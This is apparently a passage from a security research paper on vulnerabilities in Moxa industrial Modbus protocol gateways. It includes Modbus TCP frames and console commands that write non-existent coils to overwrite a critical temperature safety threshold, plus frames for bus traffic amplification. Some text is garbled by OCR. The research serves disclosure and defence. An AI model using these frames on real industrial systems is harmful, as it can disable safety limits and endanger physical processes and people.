


Routine 1
Parses inbound packets and sets internal memory according to I/O mapping tables
Packet's address field = predefined internal memory address, instead of modbus slave address
Routine 2
Interactively scans I/Omapping tables for value changes
Triggers commands sent to modbus slaves

Figure 13. Diagram depicting the high-level routine of data stations

While I/O mapping tables offer the same functionalities, different products may adopt different design strategies. A good correlation is one with the routing tables of different network implementations. Unlike the previously shown table for DA10D, MGate 5105 adopts a two-stage design, as shown in Figure 14.


Mapping address arrangement
Automatic
write
write
Your device : Modbus TCP Client
Your device : Modbus RTU/ASCII Slave

Role 1 of MGate 5105-MB-EIP : Modbus TCP Server

Name	Unit ID	TCP Port	Modbus Address
RelaySwitch	1	502	4x0001~4x0001
MotorSwitch	1	502	4x0001~4x0001
ThermSwitch	1	502	4x0002~4x0002
EnTachometer	1	502	4x0002~4x0002
SetRPM	1	502	4x0003~4x0003
SetDevID	1	502	4x0004~4x0004

Role 2 of MGate 5105-MB-EIP : Modbus RTU/ASCII Master

Name	Function	Internal Address		Quantity
RelaySwitch	5	0	.. 0	1 bytes
MotorSwitch	5	1	.. 1	1 bytes
ThermSwitch	5	2	.. 2	1 bytes
EnTachometer	5	3	.. 3	1 bytes
SetRPM	6	4	.. 5	2 bytes
SetDevID	6	6	.. 7	2 bytes

Figure 14. I/O mapping table on MGate 5105 (stage 1). Maps requests to internal memory addresses.

The table on the right side of Figure 14 specifies which "command" needs to be executed in case of a change in any of the internal addresses defined in the rows. The table can be read as:

- Row 1: Any changes to the value at Internal Address 0, trigger command "RelaySwitch"
- Row 2: Any changes to the value at Internal Address 1, trigger command "MotorSwitch"
- Row 3: Any changes to the value at Internal Address 2, trigger command "ThermSwitch"
- Row 4: Any changes to the value at Internal Address 3, trigger command "EnTachometer"
- Row 5: Any changes to the value at Internal Address 4-5, trigger command "SetRPM"
- Row 6: Any changes to the value at Internal Address 6-7, trigger command "SetDevID"

The table on the left reports how these commands map to Modbus TCP addresses. This table only serves as a reference and has no actual impact on address translation. In fact, the address assigned in Modbus TCP's PDU is the internal memory address on MGate 5105, causing a special vulnerability. The section Arbitrary R/W Vulnerability (MGate 5150) will cover this in-depth.

Figure 15 shows stage 2 of Mgate 5105's mapping table. This table defines which slave ID, function code, address, and the number of coils/registers to request for each "command" when a specific command is triggered.

For example, a Modbus TCP request "write coil to slave 1 (= data station) address 0 turn ON" will change the value of the internal address 0 (internal address begins from zero). Therefore, RelaySwitch will be triggered, and the Modbus RTU request "write coil (function 5) to slave 2 address 1 turn ON" will be made. This way, the translation from Modbus TCP to Modbus RTU is completed.

Index	Name	Slave ID	Function	Address/quantity	Trigger	Poll interval	Endi-answap
1	RelaySwitch	2	5	Write address 1, Quantity 1	Data change	N/A	None
2	MotorSwitch	3	5	Write address 101, Quantity 1	Data change	N/A	None
3	ThermSwitch	4	5	Write address 1, Quantity 1	Data change	N/A	None
4	EnTechom-eter	5	5	Write address 1, Quantity 1	Data change	N/A	None
5	SetRPM	3	6	Write address 401, Quantity 1	Data change	N/A	None
6	SetDevID	4	6	Write address 101, Quantity 1	Data change	N/A	None

Figure 15. (stage 2) I/O mapping table on address 1 turn ON will be made.
This way, the translation from Modbus TCP to Modbus RTU is completed.

Malicious Extraction of the I/O Mapping Table

The I/O mapping table contains confidential information. In fact, should hackers gain access to it, they can then derive contextual information they can use to formulate more targeted attacks, such as identify the ones listed here.

- Coils to write to shut down a motor
- Holding register to write to override a temperature threshold
- Holding register to write to slow down a centrifuge
- Coils to write to reverse a conveyor belt

Therefore, I/O mapping tables can be a crucial source of information during the attack development and tuning phase and may provide the key piece of information an attacker is looking for to bring the facility down. In addition, any unauthorized modification to the I/O mapping table will tamper with the operation of the HMI, PLCs, and devices connected to the data station.

The two data station gateways we looked at had some security measures in place to protect the I/O mapping table from unauthorized access. However, we found the implementation of the security measures to be weak. We will discuss this in the next subsections.

Credential Re-use and Decryptable Configuration (MGate 5105)

The MGate 5105 protects the I/O mapping table from unauthorized access, so a malicious actor would need to obtain valid login credentials to read the table. To the best of our knowledge, there are no hardcoded credentials.


Although the default configuration enables HTTP and Telnet (i.e., the password is transmitted in clear text), the field engineer can disable them or use HTTPS. They can even upload an X.509 certificate to make the HTTPS connection resistant to man-in-the-middle (MiTM) attacks.

However, we have found multiple strategies to overcome these limitations for malicious attackers. One option is to use the credential re-use attack described in the section, Credential Reuse and Decryptable Configuration, while another one is the Privilege Escalation vulnerability discussed in the Privilege Escalation section. After dumping the configuration or gaining access to the root shell, an attacker would be able to read the I/O mapping table stored in a SQLite3 database.

Arbitrary R/W Vulnerability (MGate 5150)

As we said, an attacker that gains access to the I/O mapping table will have complete visibility over the ecosystem of the data station, enabling them to conduct more targeted and precise attacks. Throughout this section, we rely on a common scenario in which a temperature control system is used in production and show how an attacker can negatively target it.

Figure 16 shows a simple HMI for monitoring a temperature reading (shown on display) and a critical threshold temperature that should not be changed. The system contains a PLC that reads the current temperature from a thermometer, stores the critical temperature in a holding register, and runs a ladder logic that turns on both alarm and emergency cooling procedures when the current temperature exceeds the critical temperature. This is a normal setup in production environments where the temperature could negatively affect production and should be constantly kept under control.




```
> client.write_coil unit=1 address=14 value=1

Press CTRL+D or exit to exit! Type "help" for list of available commands
 1 TCP to Moxa  2 TCP to OpenPLC  3 bash
[0.05 0.02 0.00]              pi@ftr-moxa-modbus              2020/06/29 09:50
```

Figure 16. An example of HMI with one switch, one alarm and two temperatures (current and critical)

As a safety feature, the HMI provides a manual way to test if the alarm is operational through periodic checks to make sure it is functioning or needs repair. When a human operator clicks on the Red Test Button (defined as SetSW1), the HMI produce a "write a single coil" request on Modbus TCP (05 00 00

FF 00, function 5, address 0, ON [FF00], the address starts at zero). The data station parses the request, changes the internal memory (set address 0 bit 0 = 1, as defined in the I/O mapping table below), and responds with "OK" to the HMI.

Meanwhile, since the value of this address was changed, SetSW1 is triggered, and the MGate 5105 translates the command as a Modbus RTU request 05 00 01 FF 00 DD FA to turn on SW1 in PLC. Notice that the address begins from 1, depending on the PLC, and DD FA is the checksum. When the PLC receives the request, it responds with "OK" back to the MGate 5105, and the ladder logic would turn on the Alarm light. As shown on both the HMI and the I/O mapping table, there is only one switch in the system, SW1.


write
write
Your device : Modbus TCP Client
Your device : Modbus RTU/ASCII Slave
Add
Edit
Clone
Delete
Move

Mapping address arrangement: Manual

Role 1 of MGate 5105-MB-EIP : Modbus TCP Server

Name	Unit ID	TCP Port	Modbus Address
SetSW1	1	502	4x0001~4x0001
SetCritTemp	1	502	4x0002~4x0002

Role 2 of MGate 5105-MB-EIP : Modbus RTU/ASCII Master

Name	Function	Internal Address	Quantity
SetSW1	5	0 .. 0	1 bytes
SetCritTemp	6	2 .. 3	2 bytes

Modbus Commands

Index	Name	Slave ID	Function	Address / Quantity	Trigger	Poll Interval	Endian Swap
1	SetSW1	1	5	Write address 1, Quantity 1	Data Change	N/A	None
2	SetCritTemp	1	6	Write address 1024, Quantity 1	Data Change	N/A	None


Figure 17. I/O mapping table used to test the arbitrary R/W vulnerability

According to the Modbus specification, a coil is represented by one bit: 1 means on and 0 means off. Therefore, one byte of internal memory can host eight coils. In other words, the internal address 0 in our example can serve eight potential switches.

SW8	SW7	SW6	SW5	SW4	SW3	SW2	SW1
OFF	OFF	OFF	OFF	OFF	OFF	OFF	ON

Figure 18. An illustration showing how a single internal address can serve eight switches

We found a design issue in this data station, which the vendors have acknowledged. Since we have only defined one switch (SW1), only SW1 should be turned on and off. If a hacker wants to modify or manipulate a hypothetical non-existing switch SW5, we believe that the system should return a “switch not found” error. However, the MGate 5105 accepts the command to turn on SW5, causing the internal memory to be changed to 0001 0001 (i.e., from 0x00 to 0x11).



Data flow direction: Modbus TCP Client --> Modbus RTU/ASCII Slave

Internal Address	00	01	02	03
0000h	11	00	00	00

Figure 19. Internal memory 0000h changed from 0x01 to 0x11, as a non-existing SW5 is turned on

As a result, internal memory address 0 is changed, thus triggering SetSW1 again. It also switches SW1 to on again, despite it already being on.

This may not cause any issue in a real-world setting, because a real switch cannot be turned ON twice. However, a logical switch inside a PLC might work differently, depending on the actual design of the ladder logic. Our concern for such a scenario is the implication that a hacker could set any arbitrary bit to 1 in the internal memory.

In this scenario, the holding register for SetCritTemp is mapped to the internal address 2 to 3 (as shown in Table 6), and represents the critical temperature threshold that should not be changed by an authorized person or system. A secure OT network setup will have an ICS firewall that blocks all "write register" requests, unless the IP that issues the request belongs to the principal engineer or authorized HMI. Therefore, a command like this one should have been blocked.

Transaction ID	Protocol ID	Message length	Unit ID	Function code	Register address	Register value
0001	0000	0006	01	06	0001	47D0

eshold by Function code 6 (write a single r
egister on address 0001 to value 47D0, wherein addr
stores the critical temperature value in memory

critical temperature is 200.0˚C (0x07D0 in hex equals to decimal 2000), this

1838.4˚C (0x47D0). This command should be blocked unless the principal engineer is r

e doing when changing these values. However, we have found an arbitrary r

, through which a hacker can still write the r

nal address 2 to 3 is changed, a Modbus RTU r


a register) address 1024, quantity 1. We dumped the I/O mapping table and therefore

e bypass the ICS firewall and issue this request:

Transaction ID	Protocol ID	Message length	Unit ID	Function code	Output address	Output value
0001	0000	0006	01	05	0016	FF00

threat actors could take advantage of the table by changing the value of address 2 to 3. A hacker can
Table 7. Command translates to set a single coil on address 0016 (22 in decimal, which is bit 23 in the internal address) to value FF00 (turns the switch ON; FF00 = ON, 0000 = OFF)

The Modbus TCP request in Table 7 is an example of how an attacker can maximize the attack in one request. We changed the leftmost bit of internal address 1 by turning on the non-existing switch 23, as illustrated in the table below. Since the leftmost bit of internal memory address 1 was set from 0 (off) to 1 (on), the value changed from 0x07D0 (200.0˚C) to 0x47D0 (1838.4˚C). In effect, MGate 5105 translated the "write coil" to "write register," specifically 06 04 00 47 D0 (write register 1024 to 0x47D0), thus invalidating the safety threshold. The temperature can keep increasing to the point where a safety system interferes and starts the shutdown process.



		In- ter	nal addr		ess 0				Internal address 2									Internal address 3					
8	7	6	5	4	3	2	1	24	23	22	21		19	18	18	32	31	30	29	28	27		25
OFF		OFF	OFF	OFF	OFF		ON	OFF	ON	OFF	OFF		ON	ON	ON	ON		OFF	ON	OFF	OFF		OFF
0	0	0	0	0	0	0	1	4				7				D				0			

```
}

> client.write_coil unit=1 address=22 value=1
{
    "address": 22,
    "value": true
}

> client.write_coil unit=1 address=23 value=1
{
    "address": 23,
    "value": true
}

> client.write_register unit=1 address=1 value=2000
{
    "address": 1,
    "value": 2000
}

> client.write_coil unit=1 address=22 value=1
{
    "address": 22,
    "value": true
}

> ▌

Press CTRL+D or exit  to exit! Type "help" for list of available commands
 0 TCP to Moxa  1 TCP to OpenPLC  2 socat  3 bash
 [0.02 0.08 0.08]            pi@ftr-moxa-modbus                2020/07/02 10:14
```

Figure 20. Images show how an attacker can modify the value of the critical temperature threshold.

The bottom image shows that it is now at a very high 1,838.4 degrees Celsius.

To summarize, the vulnerability exists because of the following design issues:

- A non-existing switch should not be turned on (highlighted in red in the first image of Figure 20)
- Internal memory for coils should be different from the internal memory for registers

The other data station we looked at, the DA10D, separates the internal memory of coils from the internal memory of registers. It is thus not affected by this vulnerability.

We have reported to Moxa the possibility of their design being misused in this way. Moxa replied that it is working as designed.

Context Lost in Translation

Not all network configurations involve a protocol gateway and a PLC. In cases where a PLC is not needed, a protocol gateway can be directly connected via Modbus RTU to other serial devices, as illustrated in Figure 21.





Figure 21. A protocol gateway is shown to be directly connected to Modbus RTU slaves

As Modbus TCP (green line) and Modbus RTU (red line) are two separated buses, all requests to Modbus RTU Slaves have to be written to the protocol gateway at ID=1 in Modbus TCP before they are translated and transmitted to Modbus RTU. Figure 22 is an example of I/O mapping table.

Index	Name	Slave ID	Function	Address/quantity	Trigger	Poll interval	Endian-swap
1	RelaySwitch	2	5	Write address 1, Quantity 1	Data change	N/A	None
2	MotorSwitch	3	5	Write address 101, Quantity 1	Data change	N/A	None
3		4	5	Write address 1, Quantity 1	Data change	N/A	None
4	EnTechom-eter	5	5	Write address 1, Quantity 1	Data change	N/A	None
5	SetRPM	3	6	Write address 401, Quantity 1	Data change	N/A	None
6	SetDevID	4	6	Write address 101, Quantity 1	Data change	N/A	None


Mapping address arrangement
Automatic
write
write
Your device : Modbus TCP Client
Role 1 of MGate 5105-MB-EIP : Modbus TCP Server
Role 2 of MGate 5105-MB-EIP : Modbus RTU/ASCII Master
Your device : Modbus RTU/ASCII Slave

Name	Unit ID	TCP Port	Modbus Address
RelaySwitch	1	502	4x0001~4x0001
MotorSwitch	1	502	4x0001~4x0001
ThermSwitch	1	502	4x0002~4x0002
EnTachometer	1	502	4x0002~4x0002
SetRPM	1	502	4x0003~4x0003
SetDevID	1	502	4x0004~4x0004

Name	Function	Internal Address	Quantity
RelaySwitch	5	0 .. 0	1 bytes
MotorSwitch	5	1 .. 1	1 bytes
ThermSwitch	5	2 .. 2	1 bytes
EnTachometer	5	3 .. 3	1 bytes
SetRPM	6	4 .. 5	2 bytes
SetDevID	6	6 .. 7	2 bytes

Figure 22. The I/O mapping table of a setup that connects multiple slaves to Modbus RTU

The functions of the settings are

- RelaySwitch: turns the relay on/off
- MotorSwitch: turns the motor on/off
- ThermSwitch: turns the thermometer on/off
- EnTachometer: turns the tachometer on/off
- SetRPM: sets the RPM of the motor
- SetDevID: sets the device ID of the thermometer

We placed several requests and compared the Unit ID before and after the translation.

Request	Before translation (TCP)	After translation (RTU w/o checksum)
Turn on the relay	**01** 05 00 00 FF 00	**02** 05 00 01 FF 00
Turn on the motor	**01** 05 00 08 FF 00	**03** 05 00 65 FF 00
Turn on the Thermom-eter	**01** 05 00 10 FF 00	**04** 05 00 01 FF 00
Set RPM to 1000	**01** 06 00 04 03 E8	**03** 06 01 91 03 E8

Table 8. A comparison of Unit ID (in bold) before and after the translation

Although we are using the I/O mapping table of the MGate 5105 as an example, the context of unit ID lost in translation is not limited to it. All requests are issued to unit ID 1 (the protocol gateway) and translated to different unit IDs. An ICS firewall is not aware of the I/O mapping table; therefore, it is not able to specifically prevent a special device from being requested.

Traffic Amplification

As the data stations asynchronously translate among protocols, it is possible to merge multiple "write single coil" requests into one "write multiple coils" request and vice versa to use the serial bus more efficiently. Take the example of Figure 23; when a hacker requests function 15 (write multiple coils), it will be translated to 1 writing to ID=2, 1 to ID=4, 1 to ID=5, 1 to ID=6. Therefore, one write on Modbus TCP becomes four writes on Modbus RTU, thus causing minor congestion on the serial bus.

```
        TCP: 01 0F 00 00 00 30 03 FF FF FF ID=1, write 48 coils, addr=0, ON ON ON ON
...
        RTU: 02 05 00 01 FF 00  ID=2, write single coil, addr=1, ON
        RTU: 03 05 00 65 FF 00         ID=3, write single coil, addr=101, ON
        RTU: 04 05 00 01 FF 00         ID=4, write single coil, addr=1, ON
        RTU: 05 05 00 01 FF 00  ID=5, write single coil, addr=1, ON
```

Figure 23. Image depicting how one write on Modbus TCP becomes four writes on Modbus RTU

The attack above is not limited to the MGate 5105. However, the arbitrary R/W vulnerability in MGate 5105 could allow a hacker to cause more congestion on the serial bus by requesting "write multiple registers" with random values. That way, the internal memory is randomized, and all commands set in the I/O mapping table could be triggered. For example,

Function code	Starting address	Quantity of regs	Byte count	Reg values
10	00 00	00 7B	F6	11 22 33 44 55 66 77 88 ...

Table 9. Example values should a hacker request to write multiple registers

It should be noted that such amplification might not necessary cause a denial of service (DoS), however a congested RS-485 bus can still cause abnormal behaviors.

Device Vulnerabilities

In the previous sections, we showed how subtle flaws in the protocol translation's implementation or design could result in significant translation vulnerabilities. Architectural errors, for example, in the design of a data station's mapping table, can be leveraged to conduct stealthy attacks that are difficult to detect.

